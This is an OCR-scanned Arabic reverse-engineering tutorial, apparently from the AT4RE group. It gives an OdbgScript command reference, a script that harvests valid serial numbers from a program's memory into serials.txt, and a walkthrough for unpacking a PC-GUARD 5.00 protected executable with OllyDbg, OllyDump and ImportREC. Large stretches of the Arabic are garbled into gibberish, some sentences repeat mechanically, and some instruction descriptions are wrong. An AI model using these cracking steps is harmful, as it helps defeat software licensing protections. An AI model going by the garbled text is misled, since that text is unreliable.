mov strng, "AT4RE" msg strng خرج AT4RE buf strng msg strng خرج #4154345245# str strng msg strng خرج AT4RE	يبدأ	
		SUB
SUB dest, src	وظيفة	
يطرح dest من dest، ويضع في src قيمة آخر بت خرج	يتم	
sub eax, ebx sub [58C000], 1000	يبدأ	
		TC
TC	وظيفة	
يتم استخدام OllyDbg لـ (Tracing)	يتم	

		TEST
TEST dest, src	بيان ضمني	
يقوم بعملية AND بين dest و src، ويضبط العلم ZF إذا كانت النتيجة صفرًا.	يتم الاستخدام	

ask "Input x:"
cmp $RESULT, 0
je **canceled**
mov x, $RESULT
ask "Input y:"
cmp $RESULT, 0
je canceled
mov y, $RESULT
test x, y
eval "flags after TEST x,y : CF= {!CF} OF= {!OF} PF= {!PF}
SF= {!SF} ZF= {!ZF}"
msg $RESULT
canceled:
ret
	مثال	

		TI
TI	بيان ضمني	
تنفيذ الأمر Trane Into لـ OllyDbg أو CTRL+F11	يتم الاستخدام	
		TICK
TICK var	بيان ضمني	
يعرض قيمة var في شريط الحالة خلال تنفيذ الأمر	يتم الاستخدام	
tick var eval "script took {$RESULT} ms"	مثال	
		TICND
TICND cond	بيان ضمني	
يعرض شرط cond أثناء استدعاء Trace Into()	يتم الاستخدام	
ticnd "eip > 402000" opentrace ret	مثال	
		TO
TO	بيان ضمني	
تنفيذ الأمر Trane Over لـ OllyDbg أو CTRL+F12	يتم الاستخدام	
		TOCND
TOCND cond	بيان ضمني	
يعرض شرط cond أثناء استدعاء Trace Over()	يتم الاستخدام	
tocnd "eip > 402000" opentrace ret	مثال	
		VAR
VAR var	بيان ضمني	

	لا يتم	جَهَةٍ عبعيَاكِ لَذَبَّتِهِ وَMOV رَلَأ جَهَةٍ عبعيَاُهِ دvar رَقَخَ رَخَ يَتَاُهَّ رَقَخَهَّ
XOR		
	إيجابي	XOR dest, src
	لا يتم	dest لَزَخِبِاً غمضخِ dest ِ src تَهُ xor جَهَّتَ ِوخ ،كِتَسَخَاجِقَّ بَهُخَّهَذَي
	لا يتم	xor eax, ebx xor [58C000], 1F
XCHG		
	إيجابي	XCHG dest, src
	لا يتم	خو ِوِتول srcأَ dest ِ destأَ srcأَ
	لا يتم	xchg eax, ebx xchg [58C000], 1F xchg [58C100], [58C200]
WRT		
	إيجابي	WRT file, data [,separator]
	لا يتم	رَخَالأَالَ separator لضبمًاكَظَخِ data جَهَّتَاًلَهَةَخِيَخِ file كًاًأشِخ ًاِخضَصشَخِ ،كًاًدِسِلبضلَ
WRTA		
	إيجابي	WRTA file, data [,separator]
	لا يتم	رَخَالأَالَ separator لضبمًاكَظَخِ data جَهَّتَاً file كًاًالَةَخِيَخ ًاِخضَلبَيِاِخَ ،كًاًدِسِلبضلَ
	لا يتم	نضًاًالَةَتَانَعًاًإرغا

لشًَ 9.

بدُ هِ ةُظسِخ إخَظخو طسَهُ ِخ هِ بِدِيجِو ؤُسهِخ إخَهِ تُهِ تَن


إجدوبريخ يَيَ فِيصوتَكَ ٧اض هِضِ ِهُ ثِخِو ؤُظخ ثِجدوبريخ ثَفِظ ضالادَلَ دعَخ بِودسَ بِدِيظخ ِهُ فِي

كُمِ بِدَبِ ذدِلِصُ جِخَطِيَ يَوِلا ًوؤه *َ ،ثُفِعِ خِ يَ لِ خَظَوِظخَحَوَ دجِ رِ صوَهِ ثُؤ جِ دهَهُ *عَ ثِوَبِرِبوجِثِ خِ

جِخِيَ ،فُتَيَجِ فِيدُ دحُ *عَخَ دحَ نِبو دهَ *مجو ضالادَبِ خِ يِهُ ًيَ ًَخَ* دُخَ ،دجِ ثَنُ.

دخول الدوال الضمنية في OdbgScript، وتمكنه من تنفيذ أوامر الفحص والتعديل على الذاكرة وتتبع تدفق التنفيذ.

وفي الصورة 4CDDD0 نرى بداية الدوال الضمنية في الذاكرة، وتبدأ بقيمة 01 ثم تتبعها قيمة 32 التي تمثل بداية سلسلة رقمية.



وهو خيار مهم يتيح للمحلل إخفاء بعض الدوال الضمنية عن الفحص الظاهري، وهو يستخدم غالبًا في البرامج التي تحاول تجنب التحليل.

ملاحظة أولى: في الدوال الضمنية، تبدأ القيمة بـ DEh وتنتهي بـ DFh، وتكون القيمة الأولى في الذاكرة دائمًا DDh.

وهذا يساعد المحلل على التعرف السريع على بداية الدوال الضمنية وتمييزها عن غيرها من البيانات.

وتبدأ الدوال الضمنية عادة بقيمة FFh وتنتهي بقيمة 00 في الذاكرة، وهو نمط يمكن للمحلل استخدامه للتعرف عليها.

وتتضمن الدوال الضمنية عادة addr وقيمة رقمية وسلسلة نصية، وهو ما يساعد المحلل على التعرف عليها.

وتتضمن الدوال الضمنية في الذاكرة instance وقيمة رقمية وسلسلة نصية، وهو ما يساعد المحلل على التعرف عليها.

```
mov addr, 04CDDE0
mov instance, 0
```

"Valid Serials:" يتم طباعة رسالة تحتوي على عدد الأرقام التسلسلية الصالحة، ثم يتم إغلاق الملف serials.txt، وإنهاء البرنامج.

يتم استخدام أمر WRT لكتابة الأرقام التسلسلية الصالحة إلى الملف:

```
wrt "serials.txt", "Valid Serials:"
```

يتم تكرار العملية حتى يتم العثور على 255 رقم تسلسلي صالح، ثم يتم الانتقال إلى الجزء الخاص بإنهاء البرنامج:

```
loop:
   cmp [addr], 0
   je end
   wrta "serials.txt", [addr]
   add addr, FF
   inc instance
jmp loop
```

عند الوصول إلى 255 رقم تسلسلي صالح، يتم تحويل عدد الأرقام التسلسلية إلى نص، وعرض رسالة تحتوي على عدد الأرقام التسلسلية الصالحة، ثم إنهاء البرنامج:

```
end:
   itoa instance, 0A
   eval "{$RESULT} serials were fished"
   msg $RESULT
ret
```

أما الآن فيمكن تشغيل البرنامج في OllyDbg وسيقوم بإنشاء ملف serials.txt (أو إضافة الأرقام إلى الملف إن كان موجوداً) وعرض رسالة تحتوي على عدد الأرقام التسلسلية الصالحة.

يمكن تحميل الملف الناتج من الرابط التالي.

فم مـ□اية PC-GUARD for Win32 الإصدار رقم: 5.00

1. المقدمة

مِڈ ئِچوُز ڭُ، ٣ثُ ثُ ئِ مِپ ئِچوبرپخ خِعِپو دم*ڭز دىوۋ بِپِز ڭَ ثُ و Licensing پخ ئِچُخُز صڅجد، فِد ثُو ڭَ ئِچوبرپخ خِڭُ
دىئن ثُز صُڈ*پخ صُئِ ڭ ' ثُفِظ صُيآ ئِدجيد ڭَ ثُ ؛ ه، مِپظُ صوىىچچو ثُفِچظپ ثُزدئ ئِچوُز ڭُ، پىئُضخ .صخخ
رِل

..پدم*ڭُلاخو ەجِّخ فِد ىِوڭو

ئِپِ ئُوعُ ل ق ُ و ب ُ ئُدچُ و ثُ ئِ ئِبثُ ئِدجوبرپخ صزُج ثُدثُپخ وِؤ ڭُ، ەخِپو صُظُخ صپِپخ دهُچوُ ثُ ئِ دىول
ەدُ ن ب ڭَ ڭَ پ خ خِڭُ فِد پ ىولىن ڭُ .ثُظنثُك ,سعىپخ ه، صجدىپخ Exceptions پخ پاڭُ ڭز ئِدجوبرپخ صڈز پُ صُ ڭُ ت ه، كُ ، ىظ ەد ب ل ه

ثُسئُو ىىئُذ صڅَخَرپخ ىپثُپخ ڭَ، ن ىپ خ ڭُ ش ەدڭَ ئِ ەجِ ىپخ ج صڈمضخ صُ ىو پدم*ڭُخ خپ- Licensing ٢ و ڭَ ج ەشز پخ
.پدم*ڭُلاخفِد ضخ ڭَ ڭَ ح ڭُ ؤ ن و ىڭَ ا چ ئِدڭُ ح *ك ڭَ دثُ ز دُ ش ڭَ ئِ ثِ ظخ ص ثُ ه پخ ي ڭُ ز مِڈ ئِچوُز ڭُ ؤ پُ ه *ڭَ Loader

- PEiD پِڭَ ام ڭُ ؤ و AT4RE FastScanner.
- OllyDbg.
- OllyDump Plugin پ*مث وِ ص جه خِپخُثش.
- ئِچوبرپخ ەجِ ش دُ ع ظُ پخ ؤپخ ەدز ش ىدب REConstructor Import


ن ب چ ها ڭَ ؤ ي ىىپ ن ؤ ز ثُ ج ڭَ ، ٣ ڭَ ى و ڭُ ، چ ع ڭَ س ڭَ پ خ ي ع ظُ خ و ب ڭَ ج ڭَ پ خ خِڭُ
.ل ه ەدُ

متظثُ ج ڭَ پ ڭَ ب و ى مِ ى:

- PCGWIN32.exe ملف التنفيذي الخاص بالبرنامج
- PCGW32.DLL ملف مكتبات خاص بالبرنامج

PCGWIN32.exe التثبيت الأول الموجة 2.

FastScanner AT4RE وPEiD تمكنا من تحديد نوع الملف التنفيذي.




هكذا يخبرنا PEiD أن الملف محمي بـ PC-Guard 5.0 وهو الإصدار الأحدث من هذا البرنامج والذي يستخدم تقنيات متطورة في الحماية. لذلك سنستخدم أداة Signature_Imitator من فريق AT4RE.

بعد تحميل الملف في Loader نجد أن نقطة الدخول هي 00483000 وهي تشير إلى بداية الكود المحمي.

```
Address   Hex dump    Disassembly
00483000  FC          CLD
00483001  55          PUSH EBP
00483002  50          PUSH EAX
00483003  E8 00000000 CALL PCGWIN32.00483008
00483008  5D          POP EBP
00483009  60          PUSHAD
0048300A  E8 03000000 CALL PCGWIN32.00483012
0048300F  83EB 0E     SUB EBX,0E
00483012  EB 01       JMP SHORT PCGWIN32.00483015
00483014  0C 58       OR AL,58
00483016  EB 01       JMP SHORT PCGWIN32.00483019
00483018  35 40EB0136 XOR EAX,36010EB40
0048301D  FFE0        JMP EAX
0048301F  0B61 B8     OR ESP,DWORD PTR DS:[ECX-48]
00483022  98          CWDE
00483023  F3:         PREFIX REP:
00483024  40          INC EAX
00483025  00EB        ADD BL,CH
00483027  01E3        ADD EBX,ESP
00483029  60          PUSHAD
0048302A  E8 03000000 CALL PCGWIN32.00483032
```

: صرضخ صيدز صبطخ خدئاپ ةجاوا ةيئوعو ةيئاشوتا خيرات ةيدز




كلذ ظفحيو زيهجلا ضخءدعلا خو Strings يف ثحبلا ءاخ .text. جتيفيشيدج يجدوبريخبوي صتو صمضخ , و تسا

حيلاما حيهكة : ينرهزبمزته

، ١٣، ١٣، صمضخ يجدوز :أعخ يجدوبريخ صز 1. صتوصي يخ ضخ يوي يخ صتو ةعذجيجدوبريخ فيLoader يخ يخ

Loader. يخ ةعيلع يخ يجتيخ وبtext يخ يتيخ هج

: ةيلك يخ ظفيشكا




2. خيار Loader على وجه الخصوص يعتبر من أهم الخيارات التي يوفرها هذا البرنامج وهو يعطي للمستخدم إمكانية تحديد الملف الذي يريد تشغيله بواسطة Loader وكذلك إمكانية تحديد الملف الذي يريد إضافته إلى الملف المنفذ وكذلك إمكانية تحديد الملف الذي يريد إضافته إلى الملف المنفذ وكذلك إمكانية تحديد الملف الذي يريد إضافته إلى الملف المنفذ وكذلك إمكانية تحديد الملف الذي يريد إضافته إلى الملف المنفذ Licensing.

وبصورة عامة فإن Loader يعتبر من أهم الخيارات التي يوفرها هذا البرنامج وهو يعطي للمستخدم إمكانية تحديد الملف الذي يريد تشغيله بواسطة Loader وكذلك إمكانية تحديد الملف الذي يريد إضافته إلى الملف المنفذ وكذلك إمكانية تحديد الملف الذي يريد إضافته إلى الملف المنفذ وكذلك إمكانية تحديد الملف الذي يريد إضافته إلى الملف المنفذ.

وهو : Options من Debugging options


:



ضخطُ ٧اثَ صخثَ ظَ پخ ز*

دعخيَ وثخ صدمضخ .وى ر ل ش ج ثكثظخضخدُ ثَ*ظ ددثن

؟ثجدوبريخشدوى ه٨ ثسئى غَ لخ دججهَ Exceptions پخ صمجدئخ، پىمُپ



: وبر ر ٍ و ٣ فيك، يجى دمة Exceptions پخ ى عي Shift F9 پدمه*عدز ثجدوبريخثوظ پودثمه Log ثه View ثكىظخ:


Access violation when writing to [657EAB6E] - use Shift+F7/F8/F9 to pass exception to program

يتم وضع نقطة توقف على الأحداث.


يتم تسجيل الأحداث Exceptions في ملف Log وبالتالي

```
                    F9 تجاهل الاستثناء
00483343  Access violation when writing to [657EAB6E]      Shift + F9
00483564  Access violation when writing to [B4E6507E]      Shift + F9
004836D8  Single step event at PCGWIN32.004836D8           Shift + F9
00483A0D  Single step event at PCGWIN32.00483A0D           Shift + F9
7C911230  INT3 command at ntdll.DbgBreakPoint
7C911230  INT3 command at ntdll.DbgBreakPoint
7C911230  INT3 command at ntdll.DbgBreakPoint
00492999  Single step event at PCGWIN32.00492999           Shift + F9
0049698F  Single step event at PCGWIN32.0049698F           Shift + F9
0046E343  Access violation when writing to [657EAB6E]      Shift + F9
0046E564  Access violation when writing to [B4E6507E]      Shift + F9
0046E6D8  Single step event at PCGWIN32.0046E6D8           Shift + F9
0046EA0D  Single step event at PCGWIN32.0046EA0D           Shift + F9
7C911230  INT3 command at ntdll.DbgBreakPoint
7C911230  INT3 command at ntdll.DbgBreakPoint
7C911230  INT3 command at ntdll.DbgBreakPoint
0047D999  Single step event at PCGWIN32.0047D999           Shift + F9
58B50000  Module C:\WINDOWS\system32\COMCTL32.dll
76C40000  Module C:\WINDOWS\system32\IMAGEHLP.dll
76340000  Module C:\WINDOWS\system32\comdlg32.dll
77F40000  Module C:\WINDOWS\system32\SHLWAPI.dll
7C9D0000  Module C:\WINDOWS\system32\SHELL32.dll
77390000  Module
          C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
          Controls_6595b64144ccf1df_6.0.2600.2180_x-
          ww_a84f1ff9\comctl32.dll
0048198F  Single step event at PCGWIN32.0048198F           Shift + F9
          Set Memory Breakpoint on Access هنا نضع
77BD0000  Module C:\WINDOWS\system32\VERSION.dll
5B090000  Module C:\WINDOWS\system32\uxtheme.dll
          تجاهل الاستثناء
```

عند ظهور Exception أو أي استثناء يقوم بوضع Set Memory Breakpoint on Access على الملف الذي يحتوي على الـ Loader.



View : بعد الضغط على Memory



إذا كانت الشيفرة code هي الهدف، فإن الأمر يختلف.

Address	Hex dump	Disassembly	Comment
00425C21	55	PUSH ESP	
00425C22	8BEC	MOV EBP,ESP	
00425C24	6A FF	PUSH -1	
00425C26	68 A8CF4200	PUSH PCGWIN32.0042CFA8	
00425C2B	68 289B4200	PUSH PCGWIN32.00429B28	
00425C30	64:A1 00000000	MOV EAX,DWORD PTR FS:[0]	
00425C36	50	PUSH EAX	
00425C37	64:8925 00000000	MOV DWORD PTR FS:[0],ESP	
00425C3E	83EC 58	SUB ESP,58	
00425C41	53	PUSH EBX	
00425C42	56	PUSH ESI	
00425C43	57	PUSH EDI	
00425C44	8965 E8	MOV DWORD PTR SS:[EBP-18],ESP	
00425C47	FF15 08C14200	CALL DWORD PTR DS:[42C108]	kernel32.GetVersion
00425C4D	33D2	XOR EDX,EDX	
00425C4F	8AD4	MOV DL,AH	
00425C51	8915 D8A44300	MOV DWORD PTR DS:[43A4D8],EDX	
00425C57	8BC8	MOV ECX,EAX	
00425C59	81E1 FF000000	AND ECX,0FF	
00425C5F	890D D4A44300	MOV DWORD PTR DS:[43A4D4],ECX	

يمكن البحث في الذاكرة عن النصوص المخزنة في الشيفرة.


ملاحظة: Strings تعرض النصوص المخزنة في الشيفرة، ولكن قد يكون هناك نصوص مخزنة في الذاكرة لا تظهر في هذه القائمة.

ولكن ماذا لو أردت Dump لمنطقة من الذاكرة؟ إليك الإضافة OllyDump.

تستخدم إضافة OllyDump Plugin.


يمكن استخدام هذه الإضافة لعمل Dump للبرنامج في الذاكرة.

وِ ُر بو Plugins مث OllyDump مث Dump debugged process




ئ جدوُز ثم* ع ِىَ دول أ import Rebuild ث*اظ ِأ ُخو :

.Import REConstructor




.ثيخ وبش ُخيِه جَ َصخ ئ جدوبريخ ٧أة خئ و




ز * ظَأُتْ ؤيخش ب،ديش زدء خيـ imports وِّر بو : Attach to an Active process و ـعدَز ُودجئ خيَّ ْ.

ل خِيِ ،ص ُّظضخ ص َخ َّس ِيـ خ ص ه ثـ و فـ ديـ إلبعجو كـ ثـ ظخ ؤُ ٤ ه، ش ُ ت ِ خ ِيـ خ فـ ديـ ثـ مـ كُ ْ َ ً يـ خ ئ جدوز
ً ثـ ز ثـ د ه دو ُ ت ُ ه دمئ ص ُ خ ُ ج ُ د ص ُ خ ُ م* يـ خ ِ م ِ ع ظ ثـ ك ثـ ى ثـ ك ثـ ل ثـ ظ خ ؤ ُ خ ُ أو ز ؤ ِ ى ك



OEP : ّج ُ ز ص ؤُ* ظ خ ص ُّظضخ ص َخ َّس ِيـ خ ص ه ثـ و ن خ د ، ١ ي IAT Needed Infos وبر ٌّ و



مث ،خً AutoSearch :


ص ِ ي ُ ذ ُ خ ي ِ ُ ه ُ ظ ص ُ ز د ك ب ص ف ُ ع و ي ى و ص ِ ي ا ف ـ ديـ

و ١ ٣ ،خً Get Imports :

```
Imported Functions Found
advapi32.dll FThunk:0002C000 NbFunc:2 (decimal:2) valid:YES
comctl32.dll FThunk:0002C00C NbFunc:3 (decimal:3) valid:YES
gdi32.dll FThunk:0002C01C NbFunc:9 (decimal:9) valid:YES
imagehlp.dll FThunk:0002C044 NbFunc:1 (decimal:1) valid:YES
? FThunk:0002C04C NbFunc:44 (decimal:68) valid:NO
? FThunk:0002C160 NbFunc:1 (decimal:1) valid:NO
shell32.dll FThunk:0002C168 NbFunc:3 (decimal:3) valid:YES
user32.dll FThunk:0002C178 NbFunc:32 (decimal:50) valid:YES
version.dll FThunk:0002C244 NbFunc:3 (decimal:3) valid:YES
comdlg32.dll FThunk:0002C254 NbFunc:2 (decimal:2) valid:YES
```


جعل imports يخ مُ ركطُسىعيخ تُسى هتيو ،دهىوَدد، طُسىظ رُعوَ ثيخو ،ىجدوبريخ دهُخ, أ*ظ ثيخ Imports يخ يِوُ
ًدَوَ دهلل اِب

و ١آ٣ ،خً Show Invalid




دهُخ, أ*عيخ رُعوِو ،صؤُ*ج و ىٰ Kernel32.dll صُنجدىَيخ صسعنظخ فيد صيخي دسيُه٩ظ سنظخ ؛ىَيخ ىجدوبريِ كنظخ فيد رُظُعيخ
د٪

لُكّ ؤهند ظث, زى يخيص HeapDestroy GetVersion وٌ يخيص ExitProcess :دُو يدم*عُز دهمخوُ أُثيخ
Import Editor ،

